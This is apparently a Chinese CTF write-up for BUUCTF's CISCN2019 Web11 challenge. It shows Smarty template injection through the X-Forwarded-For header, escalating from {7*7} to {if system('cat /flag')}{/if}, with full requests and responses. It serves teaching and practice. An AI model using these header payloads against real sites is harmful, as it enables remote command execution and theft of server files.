BUUCTF [CISCN2019 华东南赛区] Web11

原创

Senimo_ 于 2020-12-23 16:27:19 发布 161 收藏 4

分类专栏： BUUCTF WEB Writeup 文章标签： BUUCTF CISCN2019 华东南赛区 Web11 writeup CTF

本文链接：https://blog.csdn.net/weixin_44037296/article/details/110933863

版权

BUUCTF WEB Writeup 专栏收录该内容


65 篇文章 9 订阅

订阅专栏

BUUCTF [CISCN2019 华东南赛区] Web11

考点：

1. Smarty的XFF注入
2. 全部的PHP条件表达式和函数都可在`{if}`中使用



IP

Current IP:172.16.170.85

Why use?

Do you need to get the public IP address ? Do you have the requirements to obtain the servers' public IP address? Whatever the reason,sometimes a public IP address API are useful.

You should use this because:

- You can initiate requests without any limit.
- Does not record the visitor information.


API Usage

-	API URI	Type	Sample Output
get IP	`http://node3.buuoj.cn:25267/api`	`text/html`	`8.8.8.8`
get XFF(X-Forwarded-For)	`http://node3.buuoj.cn:25267/xff`	`text/html`	`8.8.8.8`

Connection

Request-Header

```
GET / HTTP/2.0
Host: www.ip.la
```




```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,im
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh-TW;q=0.9,zh;q=0.8
Cache-Control: max-age=0
Dnt: 1
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (K
```

Build With Smarty !

根据页面提示，应该是一个类似IP查询的网站，根据**XFF（X-Forwarded-For）判断**


使用BurpSuite抓取数据包：



```
GET / HTTP/1.1
Host: node3.buuoj.cn:28540
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 11_1_0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: UM_distinctid=1768e6bc3e04d6-0add687fb96a01-6d112d7c-13c680-1768e6bc3e1f53
Connection: close


```

添加请求头：`X-Forwarded-For: 127.0.0.1`，在**Repeater**中发送数据包，得到回显：



```
    <h2 class="hidden-xs hidden-sm">A Simple Public IP Address API</h2>
</div>
  <div style="float:right;margin-top:30px;">Current IP:127.0.0.1        </
```

跟猜想的内容一致，很可能在此处存在注入

访问`/index.php`页面，能正常回显，判断其后端语言为**PHP**，而且其脚注中：


Build With Smarty !

其为**PHP模版引擎**，基本语法：

- `{$name}`变量
- `{$name[2]}`数组
- `{* 注释 *}`注释
- `{if}{/if}`
- 获取配置变量：`{$smarty.config}`
- 返回当前目录名称：`{$smarty.current_dir}`

测试模版语法能否执行：

```
X-Forwarded-For: {7*7}
```



```
<div class="row">
    <div style="float:left;">
        <h1>IP</h1>
        <h2 class="hidden-xs hidden-sm">A Simple Public IP Address API</h2>
    </div>
      <div style="float:right;margin-top:30px;">Current IP:49          </div>
</div>
```


成功执行，然后最主要的是嵌入php脚本
能否在模板中直接嵌入php脚本，取决于`$php_handling`的设置，基本语法：

```
{php}
 include("/path/to/display_weather.php");
{/php}
```

但在测试时频频报错，后来查阅资料，全部的PHP条件表达式和函数都可在`{if}`中使用
首先查看`phpinfo`信息，使用**BurpSuite**抓取数据包，添加请求头信息：

```
X-Forwarded-For: {if phpinfo()}{/if}
```

发送数据包后，得到：



IP

A Simple Public IP Address API


Current IP:

PHP Version 7.3.5

System	Linux 317fd9d80612 4.15.0-128-generic #131-Ubuntu SMP Wed Dec 9 06:57:35 UTC 2020 x86_64
Build Date	May 11 2019 03:16:59
Configure Command	'./configure' '--build=x86_64-linux-musl' '--with-config-file-path=/usr/local/etc/php' '--with-config-file-scan-dir=/usr/local/etc/php/conf.d' '--enable-option-checking=fatal' '--with-mhash' '--enable-ftp' '--enable-mbstring' '--enable-mysqlnd' '--with-password-argon2' '--with-sodium=shared' '--with-curl' '--with-libedit' '--with-openssl' '--with-zlib' '--enable-fpm' '--with-fpm-user=www-data' '--with-fpm-group=www-data' '--disable-cgi' 'build_alias=x86_64-linux-musl'
Server API	FPM/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/etc/php
Loaded Configuration File	(none)
Scan this dir for additional .ini files	/usr/local/etc/php/conf.d

已经可以执行php函数，所以尝试用`system()`函数执行命令，构造payload：


```
{if system('ls')}{/if}
```



```
GET / HTTP/1.1
Host: node3.buuoj.cn:28540
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 11_1_0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: UM_distinctid=1768e6bc3e04d6-0add687fb96a01-6d112d7c-13c680-1768e6bc3e1f53
Connection: close
X-Forwarded-For: {if system('ls')}{/if}


```


发送数据包，得到当前目录下文件内容：



```
                <div style="float:right;margin-top:30px;">Current IP:api
css
index.php
smarty
templates_c
xff
                </div>
        </div>
```


查找flag所在位置：

```
{if system('ls /')}{/if}
```



```
            <div style="float:right;margin-top:30px;">Current IP:bin
dev
etc
flag
home
lib
media
```

在`/`目录下找到flag，使用`cat`命令读取：



```
GET / HTTP/1.1
Host: node3.buuoj.cn:28540
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 11_1_0)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we
bp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: UM_distinctid=
1768e6bc3e04d6-0add687fb96a01-6d112d7c-13c680-1768e6bc3e1f53
Connection: close
X-Forwarded-For: {if system('cat /flag')}{/if}
```

```
Content-Length: 3962

<html lang="en"><head><meta http-equiv="Content-Type" content="text/html; charse
    <title>A Simple IP Address API</title>
    <link rel="stylesheet" href="./css/bootstrap.min.css">
</head>
<body>
<div class="container">
    <div class="row">
        <div style="float:left;">
            <h1>IP</h1>
            <h2 class="hidden-xs hidden-sm">A Simple Public IP Address API</h2>
        </div>
          <div style="float:right;margin-top:30px;">Current IP:<?php $flag="
flag{0549ae6e-3054-44fb-aaea-ffc27af919d3}";
          </div>
    </div>
```

得到flag